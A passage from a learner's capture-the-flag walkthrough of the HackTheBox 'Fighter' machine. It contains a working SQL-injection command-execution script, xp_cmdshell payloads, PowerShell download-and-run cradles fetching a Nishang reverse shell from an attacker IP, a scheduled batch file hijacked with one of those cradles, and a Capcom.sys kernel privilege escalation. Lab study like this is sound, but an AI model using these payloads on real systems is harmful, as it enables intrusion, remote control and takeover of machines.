        'B1': 'LogIn'
    }


    # Executing the command
    r = requests.post(main_url, data=post_data)

    post_data = {
        'username': 'admin',
        'password': 'adin',
        'logintype': '2 union select 1,2,3,4,(select top 1 id from rce order by id desc),6-- -',
        'rememberme': 'ON',
        'B1': 'LogIn'
    }


    # GET ID Top Counter, aka grab the id at the top of the column
    r = requests.post(main_url, data=post_data, allow_redirects=False)
    #pdb.set_trace()
    # Learning how to use pdb.set_trace() is a game changer for really learning python.
    # Savitar does a walk through on pdb.set_trace() on HTB Fighter time stamp 01:43:00
    topIdCounter = b64decode(r.headers['Set-Cookie'].split(";")[0].replace("Email=", "").replace("%3D", "=")).decode()
    #print(topIdCounter)


    for i in range(1, int(topIdCounter)):


        post_data = {
            'username': 'admin',
            'password': 'adin',
            'logintype': '2 union select 1,2,3,4,(select output from rce where id=%d),6-- -' % i,
            'rememberme': 'ON',
            'B1': 'LogIn'
        }

        r = requests.post(main_url, data=post_data, allow_redirects=False)
        #pdb.set_trace()
        output = b64decode(r.headers['Set-Cookie'].split(";")[0].replace("Email=", "").replace("%3D", "="))
        #pdb.set_trace()
        if b"\xeb\xde\x94\xd8" not in output:
            print(output.decode())
    truncateTable()

def dropTable():
    post_data = {
        'username': 'admin',
        'password': 'adin',
        'logintype': '2;drop table rce;-- -',
        'rememberme': 'ON',
        'B1': 'LogIn'
    }


    # Dropping RCE table
    r = requests.post(main_url, data=post_data)



if __name__ == "__main__":


    createTable()

    while True:
        command = input("> ")
        command = command.strip('\n')
        #pdb.set_trace()
        #print(command)
        executeCommand(command)

        print("\n")
```

29. **We also do a `whoami /priv` and do other commands to make sure the code works**

```
~/python_projects ▷ python3 savitar_sqli_automate_fighter.py
> whoami
fighter\sqlserv


> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::80f6:1726:5acf:b970
   Link-local IPv6 Address . . . . . : fe80::80f6:1726:5acf:b970%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.72
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
Tunnel adapter Local Area Connection* 9:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb


> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ====================================
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

30. **We can see that from the ipconfig command that we are no longer inside the container.**

```
~/python_projects ▷ python3 savitar_sqli_automate_fighter.py
>>> hostname
FIGHTER
>>> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::80f6:1726:5acf:b970
   Link-local IPv6 Address . . . . . : fe80::80f6:1726:5acf:b970%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.72
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
Tunnel adapter Local Area Connection* 9:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb
```

Nishang upgrade

31. **Savitar is going to use Nishang `Invoke-PowerShellTcp.ps1` to get a better interactive shell. We get an `ACCESS DENIED`.**

```
▷ sudo python3 -m http.server 80
▷ sudo rlwrap -cAr nc -nlvp 443
 ▷ python3 savitar_sqli_automate_fighter.py
>>> powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
Access is denied.
```

Bypass Access Denied in PowerShell

- *#pwn_PowerShell_SysWoW64*
- *#pwn_Powershell_lolbas_powershell_native_version_SysWoW64*
- *#pwn_Powershell_Native_version*

32. ***Savitar* finds a way around this. *There is in windows a Power-Shell version that is native to the system we can all on this binary instead of using the Power-Shell version of the server* to bypass the blocking of the powershell command.**

```
>>> C:\Windows\SysNative\WindowsPowerShell\v1.0\powershell IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
>>> The system cannot find the path specified.
```

33. **Ok we got denied again because it is saying the path is not valid. Lets google for an answer**

```
1. Google : 'SysNative 32bits SysWoW'
2. We find the syntax do this instead for the path
>>> C:\Windows\SysWoW64\WindowsPowerShell\v1.0\powershell IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
```

34. **Almost there we get a hit but it wants a file in all uppercase. A simple .lower in the code or changing the payload to uppercase would fix this issue.**

```
1. 10.10.10.72 - - [11/Nov/2023 05:44:00] code 404, message File not found
10.10.10.72 - - [11/Nov/2023 05:44:00] "GET /REV.PS1 HTTP/1.1" 404 -
2. He decides to go the easy way and just rename the file to REV.PS1
```

Got Shell

35. **This is the updated command to trigger our payloads using our python 3 script created by Savitar.**

```
>>> C:\Windows\SysWoW64\WindowsPowerShell\v1.0\powershell IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.6/REV.PS1')
2. Basically, we just had to capitalize the nishang script as a work around. The script could easily be edited to
fix this with a .lowercase method change or something. Not sure I am still learing python. I do not think it
would be that complicated to fix this error.
3. ▷ sudo rlwrap -cAr nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.72 49179
Windows PowerShell running as user sqlserv on FIGHTER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
fighter\sqlserv
```

Windows Enumeration Command to find user and root flags

36. **cmd dir user.txt**

```
1. cmd /c /dir /r /s user.txt
2. Gives me back a weird error
3. PS C:\Users> cmd /c /dir /r /s user.txt
PS C:\Users> operable program or batch file.
4. This is a recursive search for the user.txt on the windows machine
5. I like this command below even better
6. PS C:\Users> cmd /c dir /s /b /a:-d-h . | findstr /i /v "appdata local microsoft cache vmware all"
C:\Users\decoder\clean.bat
C:\Users\Public\Libraries\RecordedTV.library-ms
C:\Users\sqlserv\Desktop\WinDirStat.lnk
C:\Users\sqlserv\Favorites\Bing.url
C:\Users\sqlserv\Links\Desktop.lnk
C:\Users\sqlserv\Links\Downloads.lnk
C:\Users\sqlserv\Links\RecentPlaces.lnk
```

37. **The first command that comes back is `clean.bat`. Seems interesting. I think this is an automation script that we can inject malicious code into to elevate our shell.**

```
1. PS C:\Users\decoder> icacls clean.bat
clean.bat Everyone:(M)
          NT AUTHORITY\SYSTEM:(I)(F)
          FIGHTER\decoder:(I)(F)
          BUILTIN\Administrators:(I)(F)

Successfully processed 1 files; Failed processing 0 files
2. PS C:\Users\decoder> echo '' > clean.bat
Access to the path 'C:\Users\decoder\clean.bat' is
denied.
3. Bypass this with the following command
4. PS C:\Users\decoder> cmd /c "copy /y NUL clean.bat"
        1 file(s) copied.
PS C:\Users\decoder> type clean.bat
>>>The contents have been successfully deleted.
```

Now that we have forced clean.bat to be over written with nothing. Lets inject it with malicious code.

38. Lets cd into sqlserv since we should be able to upload there.

```
1. First lets create an IEX command to trigger our payload like a bat file kind of
2. powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
3. vim command (paste the string above into a file named command)
4. sudo python3 -m http.server 80
5. PS C:\Users\sqlserv> certutil.exe -f -urlcache -split http://10.10.14.6/command command
6. PS C:\Users\sqlserv> certutil.exe -f -urlcache -split http://10.10.14.6/command command
****  Online  ****
  0000  ...
  0055
CertUtil: -URLCache command completed successfully.
6. PS C:\Users\sqlserv> type command
powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
7. NOW this is the fun part. Inject command into clean.bat. We could also try to delete clean.bat but I do not think we are able to delete the file but using the following command we can inject code into it.
8.
9. Once 'clean.bat' is executed this will call rev.ps1 which will execute nishang reverse shell on port 31337
10. nc -nlvp 31337
11. PS C:\Users\decoder> cmd /c "type C:\Users\sqlserv\command >> clean.bat"
12. PS C:\Users\decoder> type clean.bat
powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
```

39. Now that we have injected the `clean.bat` with our payload it should be executed here soon

Left off 02:10:00 I am doing everything correctly I do not understand why it is not working. Switching to the *IPSEC video walk through on HTB Fighter* he is talking about the same thing where I am stuck at at the Time Stamp `@:TS:01:18:01`

40. I am having trouble with the `clean.bat`. I can upload whatever I need no problem and over write the `clean.bat` file with my code, *but when the `clean.bat` file is executed by the `cronjob` I get no shell*. Even though my `Invoke-PowerShellTcp.ps1` is perfect. I even attempted to *obfuscate* the `nishang script` but *still no success in getting that second elevated shell by the decoder user* So I will deviate from watch *Savitar* to watching *IPPSEC* and `0xdf https://0xdf.gitlab.io/2022/04/25/htb-fighter.html` so that I can get that second elevated shell. I am sure I could cheat but what is the point in skipping ahead to where he finds credentials or something. The point is learning through the process.

```
1. As stated above the time start where I am starting is 01:18:01 of the IPPSEC video because that is where he is attempted to get the elevated shell with the 'decoder user'.
```

41. *Another way to delete the clean.bat file is to use this command*. This is not my issue but it is good to know there are several ways to inject and clean out `cronjob` files that you may not have permission to write to.

- *#pwn_write_to_bat_file_windows*
- *#pwn_windows_write_to_bat_file*
- *#pwn_windows_bat_file_inject_code*
- *#pwn_bat_file_inject_malicious_code*

```
1. PS C:\users\decoder> [System.IO.File]::Open('C:\Users\decoder\clean.bat', [System.IO.FileMode]::Truncate)
2. The one above can lock the file though. The original command was this one below and it is better for just cleaning out the file.
3. PS C:\users\decoder> cmd /c "copy /y NUL clean.bat"
```

42. Here is the `IEX` used by `Ippsec` versus the `IEX` used by `Savitar`. I am going to try the one by `Ippsec` because it looks like it could work better. I will also annotate the one used by `0xdf` below

```
1. This is the one used by ippsec. You have to already have a powershell session. This is for the privesc to decoder user.
2. PS C:\users\decoder> echo 'powershell -nop -c "IEX(New-Object Net.WebClient).downloadString(''http://10.10.14.7/reverse.ps1'')"'
3. Reason for all the weird quotes I because this way the IEX gets executed first then the echo powershell. More reliablity I think do not quote me on that. No pun intended. lol
4. Here is the one I used with Savitar that failed on me.
5. PS C:\Users\decoder> type clean.bat
powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.6/rev.ps1')
```

43. I am at `@:TS:02:04:15` and I am struggling to get my original shell. The awesome script well not so awesome. It is glitching. Here is the error below. I will have to watch all over again how he made the script and fix it, or just cheat and download the script by `0xdf` or `Ippsec`.

Time Stamp to fix this error is `@:TS:01:57:11`

```
1. > C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.7/sqlserv.ps1')
Traceback (most recent call last):
  File "/home/haxor/python_projects/savitar_sqli_automate_fighter.py", line 121, in <module>
    executeCommand(command)
  File "/home/haxor/python_projects/savitar_sqli_automate_fighter.py", line 73, in executeCommand
    topIdCounter = b64decode(r.headers['Set-Cookie'].split(";")[0].replace("Email=", "").replace("%3D",
"=")).decode()
                   ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
UnicodeDecodeError: 'utf-8' codec can't decode byte 0xeb in position 1: invalid continuation byte'
2. The time stamp where he was working on that part is at 01:49:00 codec can not decode byte 0xeb in position 1.
```

Time Stamp `@:TS:01:59:19`

44. **I can get all the info but when I go to execute the IEX command it is failing.**

```
~/python_projects ▷ python3 savitar_sqli_automate_fighter.py
> whoami
fighter\sqlserv


> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::38d0:8d80:e8ed:f794
   Link-local IPv6 Address . . . . . : fe80::38d0:8d80:e8ed:f794%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.72
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2
Tunnel adapter Local Area Connection* 9:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : htb


> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                               State
============================= ========================================= ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled


> dir C:\
 Volume in drive C has no label.
 Volume Serial Number is 1E74-17B1
 Directory of C:\
19/10/2017  22:25    <DIR>          inetpub
22/08/2013  16:52    <DIR>          PerfLogs
29/04/2018  18:10    <DIR>          Program Files
22/01/2021  13:32    <DIR>          Program Files (x86)
15/11/2017  23:54    <DIR>          scripts
26/10/2017  17:25    <DIR>          StorageReports
08/01/2018  21:54    <DIR>          Users
08/05/2018  22:02    <DIR>          Windows
               0 File(s)              0 bytes
               8 Dir(s)   4.189.065.216 bytes free
```

I may have found the reason. I have to disable foxy proxy first

45. **Time Stamp `02:00:34` I was hoping to fix this error but it is still not executing my IEX command but it will execute everything else. At the time stamp just mentioned is where he talks about disabling foxy proxy before he attempts the IEX command.**

At this point I am going to ignore the scripting and just attempt a shell. `0xdf` is getting his shell using burpsuite which is way more simple.

46. **Putting this in burpsuite works I get back pings from TCPDUMP.**

```
1. ▷ sudo tcpdump -i tun0 icmp -n
2. Put this line into BurpSuite
3. logintype=3%3bexecute+xp_cmDshElL+'C:\Windows\SysWow64\WindowsPowerShell\v1.0\powershell.exe+-
c+ping+10.10.14.7'%3b&username=admin&password=admin&rememberme=ON&B1=Login
```

```
4. SUCCESS!
5. ▷ sudo tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:09:01.804902 IP 10.10.10.72 > 10.10.14.7: ICMP echo request, id 1, seq 9, length 40
20:09:01.804937 IP 10.10.14.7 > 10.10.10.72: ICMP echo reply, id 1, seq 9, length 40
20:09:02.820880 IP 10.10.10.72 > 10.10.14.7: ICMP echo request, id 1, seq 10, length 40
20:09:02.820906 IP 10.10.14.7 > 10.10.10.72: ICMP echo reply, id 1, seq 10, length 40
20:09:03.842183 IP 10.10.10.72 > 10.10.14.7: ICMP echo request, id 1, seq 11, length 40
20:09:03.842208 IP 10.10.14.7 > 10.10.10.72: ICMP echo reply, id 1, seq 11, length 40
20:09:04.856736 IP 10.10.10.72 > 10.10.14.7: ICMP echo request, id 1, seq 12, length 40
20:09:04.856770 IP 10.10.14.7 > 10.10.10.72: ICMP echo reply, id 1, seq 12, length 40
```

Got EASY Shell

`0xdf` Method

47. **Now lets get a shell using *BurpSuite* instead of a python script.**

```
1. Put the following command in BurpSuite with your python server listening on port 80 for REV.PS1 and your listener like this sudo rlwrap -nc -nlvp 443
2. Your Nishang script ofcourse. Invoke-PowerShellTcp.ps1 paste the reverse at the bottom and send the next command in burpsuite through the repeater login that you captured earlier.
3. logintype=3%3bexecute+xp_cmDshElL+'C%3a\windows\syswow64\windowspowershell\v1.0\powershell.exe+"iex(new-object+net.webclient).downloadstring(\"http%3a//10.10.14.7/REV.PS1\")"'%3b&username=admin&password=admin&rememberme=ON&B1=Login
4. There is a-lot of quote escapes which can get confusing.
5. SUCCESS!
6. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.72 49195
Windows PowerShell running as user sqlserv on FIGHTER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

443 multiple listeners and bypassing applocker

- *#pwn_443_mulitple_listeners_and_bypassing_Applocker*
- *#pwn_Applocker_bypass_on_port_443*
- *#pwn_windows_bypassing_443_port_mulitple_listeners*
- *#pwn_bypass_windows_applocker_on_port_443*

48. **Since I was successful so easily with *0xdf method*. I will continue with his method for escalating to the user decoder. Or try at least. lol**

```
1. We enumerate the firewall and can see blocked for every user.
2. PS C:\Windows\system32> Get-NetFirewallProfile
3. Checking the outbound firewall, it seems that only 80 and 443 are allowed out on TCP. That is why I could not get a shell earlier!!!
4. SUCCESS, finally got a shell as decoder. The trick is that if you are trying to get a shell on 443 and you already have a shell on 443 sometimes you will not be able to catch the shell because the signals get crossed with the 443 shell you already have or the encryption rejects the connection. Who knows does not matter. The way to easily bypass this is to have more than one 443 listener. Yes it is that easy. Have multiple 443 listeners and you will get the shell back quickly on 443.
5.  ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for haxor:
Listening on 0.0.0.0 443
Connection received on 10.10.10.72 49241
Windows PowerShell running as user decoder on FIGHTER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
fighter\decoder
6. I had 3 listeners and that is how I was finally able to get a shell back. It was hitting my python server on port 80 no problem but I could not get a shell, and then I realized that it is having trouble finding my listener on 443. Ok so just make multiple 443 listeners and that solved the issue.
7. Here is the command I injected into the 'command' file I uploaded earlier.
8. PS C:\Users\decoder> cmd /c "echo powershell -nop -c IEX(New-Object Net.WebClient).downloadString('http://10.10.14.7/reverse.ps1') >> clean.bat"
9. PS C:\Users\decoder> type clean.bat
powershell -nop -c IEX(New-Object Net.WebClient).downloadString('http://10.10.14.7/reverse.ps1')
10. This is the command to wipe out the clean.bat file
11. PS C:\Users\decoder> cmd /c "copy /y NUL clean.bat"
12. This is the command I used to upload the 'command' file.
```

```
13. PS C:\Users\sqlserv> certutil.exe -f -urlcache -split http://10.10.14.7/command command
```

49. *Now that we have gotten the shell for decoder* we can try to privesc using *Capcom* exploit. Lets enumerate the box with decoder. FYI getting a shell is not even necessary to root this box.

```
1. PS C:\programdata> driverquery /v | findstr /iv "system32\\drivers"
2. Now we can see what was inside clean.bat
3. There is a clean.bat file in C:\users\decoder:

@echo off
del /q /s c:\users\decoder\appdata\local\TEMP\*.tmp
exit
4. PS C:\Windows> icacls C:\Users\decoder\clean.bat
C:\Users\decoder\clean.bat Everyone:(M)
                           NT AUTHORITY\SYSTEM:(I)(F)
                           FIGHTER\decoder:(I)(F)
                           BUILTIN\Administrators:(I)(F)
5. Here are the commands below from before just for reference. Disregard command 6 and 7.
6. PS C:\Users\decoder> cmd /c "copy /y NUL clean.bat"
7. PS C:\Users\decoder> type clean.bat
8. PS C:\Users\decoder> cmd /c dir /r /s user.txt
Directory of C:\Users\decoder\Desktop

08/01/2018  20:47                34 user.txt
```

`Capcom.sys` exploit

50. Capcom.sys exploit

```
1. PS C:\Users\decoder> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
2. We do not have much priv as decoder. I think sqlserv had SEImpersonate priv
3. Google 'streefighter exploit'
4. The creators of the box had a little fun with the theme of streetfighter. The owner of streetfighter is Capcom. Hence, the title and theme of the box.
5. Google 'capcom exploit github fuzzy'
6. "Capcom Rootkit Proof-Of-Concept"
7. https://fuzzysecurity.com/tutorials/28.html
8. Essentially, the driver provides ring0 code execution as a service! Its only function is to take a user-land pointer, disable SMEP, execute code at the pointer address and re-enable SMEP. A disassembly of the offending function can be seen below.See website for more details.
9. Lets git clone the whole repo. It is old but it works for our lab.
10. git clone https://github.com/FuzzySecurity/Capcom-Rootkit.git
```

- *#pwn_windows_drivers_list_HTB_Fighter*

51. List all the drivers on the windows machine

```
1. PS C:\> cmd /c driverquery
2. PS C:\Users\decoder> cmd /c driverquery | findstr /I capcom
Capcom       Capcom                Kernel        05/09/2016 08:43:33
3. Lets check out the git clone
~/htb/fighter/Capcom-Rootkit(master ✔)▷ find . -name \*.ps1
./Headers/Capcom_h.ps1
./Helpers/Load-CapcomDriver.ps1
./Helpers/Stage-gSharedInfoBitmap.ps1
./Helpers/Bitmap-Read.ps1
./Helpers/Get-LoadedModules.ps1
./Helpers/Bitmap-Write.ps1
./Rootkit/Capcom-ElevatePID.ps1
./Rootkit/Capcom-BypassDriverSigning.ps1
./Exploit/Capcom-StageGDI.ps1\
4. for file in $(find . -name \*.ps1); do echo $file; done
5. This FOR LOOP below is to aggregate all the ps1 files in the repo and put them into one file called capcom.ps1
6. ~/htb/fighter/Capcom-Rootkit (master ✔) ▷ for file in $(find . -name \*.ps1); do cat $file; echo; done > ../capcom.ps1
7. I do not know what the point of this is. I am a little lost at the moment.
8. Ok got it. The point of this For Loop is to get more functions inside of the same file.
9. ▷ cat capcom.ps1 | grep -i function
function Load-CapcomDriver {
function Stage-gSharedInfoBitmap {
function Create-AcceleratorTable {
```

```
function Destroy-AcceleratorTable {
function Bitmap-Read {
function Get-LoadedModules {
function Bitmap-Write {
function Capcom-ElevatePID {
function Capcom-DriverSigning {
function Capcom-StageGDI {
```

PrivEsc to NT System Authority

52. **Ok, lets upload and execute `capcom.ps1` that we created.**

```
1. PS C:\Windows\Temp> mkdir PrivEsc
2. ▷ sudo python3 -m http.server 80
3. PS C:\Windows\Temp\PrivEsc> certutil.exe -f -urlcache -split http://10.10.14.7/capcom.ps1 capcom.ps1
CertUtil: -URLCache command completed successfully.
4. It did not upload for Savitar but it uploaded for me. So he decides to use IEX instead
5. PS C:\Windows\Temp\PrivEsc> IEX(New-Object Net.WebClient).downloadString('http://10.10.14.7/capcom.ps1')
6. SUCCESS, as well.
7. PS C:\Windows\Temp\PrivEsc> Capcom-ElevatePID

[+] SYSTEM Token: 0xFFFFC000E64077CD
[+] Found PID: 2232
[+] PID token: 0xFFFFC000EC05A06E
[!] Duplicating SYSTEM token!
8. SUCCESS, we got NT AUTHORITY SYSTEM, but there is a catch. Isnt there always a catch. lol
```

53. **The root.txt flag is an encrypted binary.**

```
1. PS C:\Users\Administrator\Desktop> .\root.exe
C:\Users\Administrator\Desktop\root.exe <password>
PS C:\Users\Administrator\Desktop> .\root.exe password123
Sorry, check returned: 0
2. PS C:\Users\Administrator\Desktop> dir
-a---         24/10/2017     17:02       9216 checkdll.dll
-a---         08/01/2018     22:34       9728 root.exe
3. Lets encode the binary using certutil.exe so we can decode it and reveal the password because the binary is just encoded it is not fully encrypted.
4. PS C:\Users\Administrator\Desktop> certutil.exe -encode root.exe root.exe.b64
Input Length = 9728
Output Length = 13434
CertUtil: -encode command completed successfully.
5. PS C:\Users\Administrator\Desktop> dir
-a---         24/10/2017     17:02       9216 checkdll.dll
-a---         08/01/2018     22:34       9728 root.exe
-a---         12/11/2023     06:40      13434 root.exe.b64
6. PS C:\Users\Administrator\Desktop> type root.exe.b64
7. Copy the certificate that was created and paste it into a file.
8. -----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAA<SNIP> <<< Just the middle part not the begin and end certificate notice.
-----END CERTIFICATE-----
9.  ▷ cat data2 | tr -d '\n' | base64 -d > data3
10. After we use certutil.exe to encode the root.exe file then we run the above command to decode and rename it to root.exe. We run file on it and it is a valid windows executable.
11. ~/htb/fighter ▷ cp data3 root.exe
~/htb/fighter ▷ file root.exe
root.exe: PE32 executable (console) Intel 80386, for MS Windows, 6 sections
12. Now we use radare2 to enumerate this file reverse engineer it.
13. ~/htb/fighter ▷ radare2 root.exe
>>>[0x00401322]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
[0x00401322]>
14. afl means function list for radare2 application.
>>>[0x00401322]> afl
>>>[0x00401322]> s main
>>>[0x00401040]> pdf
            ; CALL XREF from entry0 @ 0x4012a0(x)
┌ 83: int main (char **argv, char **envp);
│           ; arg char **argv @ ebp+0x8
│           ; arg char **envp @ ebp+0xc
│           0x00401040      55              push ebp
│           0x00401041      8bec            mov ebp, esp
│           0x00401043      837d0802       cmp dword [argv], 2
│           0x00401047      8b450c         mov eax, dword [envp]
│       ┌─< 0x0040104a      7d17           jge 0x401063
│       │   0x0040104c      ff30           push dword [eax]
│       │   0x0040104e      681c214000     push str._s__password_      ; 0x40211c ; "%s <password>" ; int32_t
arg_8h
│       │   0x00401053      e858000000     call fcn.004010b0
│       │   0x00401058      83c408         add esp, 8
│       │   0x0040105b      6a01           push 1                      ; 1
│       │   0x0040105d      ff1598204000   call dword [sym.imp.api_ms_win_crt_runtime_l1_1_0.dll_exit] ; 0x402098
│       │   ; CODE XREF from main @ 0x40104a(x)
│       └─> 0x00401063      ff7004         push dword [eax + 4]
│           0x00401066      ff15cc204000   call dword [sym.imp.checkdll.dll_check] ; 0x4020cc
│           0x0040106c      83c404         add esp, 4
│           0x0040106f      83f801         cmp eax, 1                  ; 1
│       ┌─< 0x00401072      7416           je 0x40108a
│       │   0x00401074      50             push eax
│       │   0x00401075      682c214000     push str.Sorry__check_returned:__d_n ; 0x40212c ; "Sorry, check
returned: %d\n" ; int32_t arg_8h
│       │   0x0040107a      e831000000     call fcn.004010b0
│       │   0x0040107f      83c408         add esp, 8
│       │   0x00401082      6a02           push 2                      ; 2
│       │   0x00401084      ff1598204000   call dword [sym.imp.api_ms_win_crt_runtime_l1_1_0.dll_exit] ; 0x402098
│       │   ; CODE XREF from main @ 0x401072(x)
│       └─> 0x0040108a      e871ffffff     call fcn.00401000
│           0x0040108f      33c0           xor eax, eax
│           0x00401091      5d             pop ebp
└           0x00401092      c3             ret
>>>
```

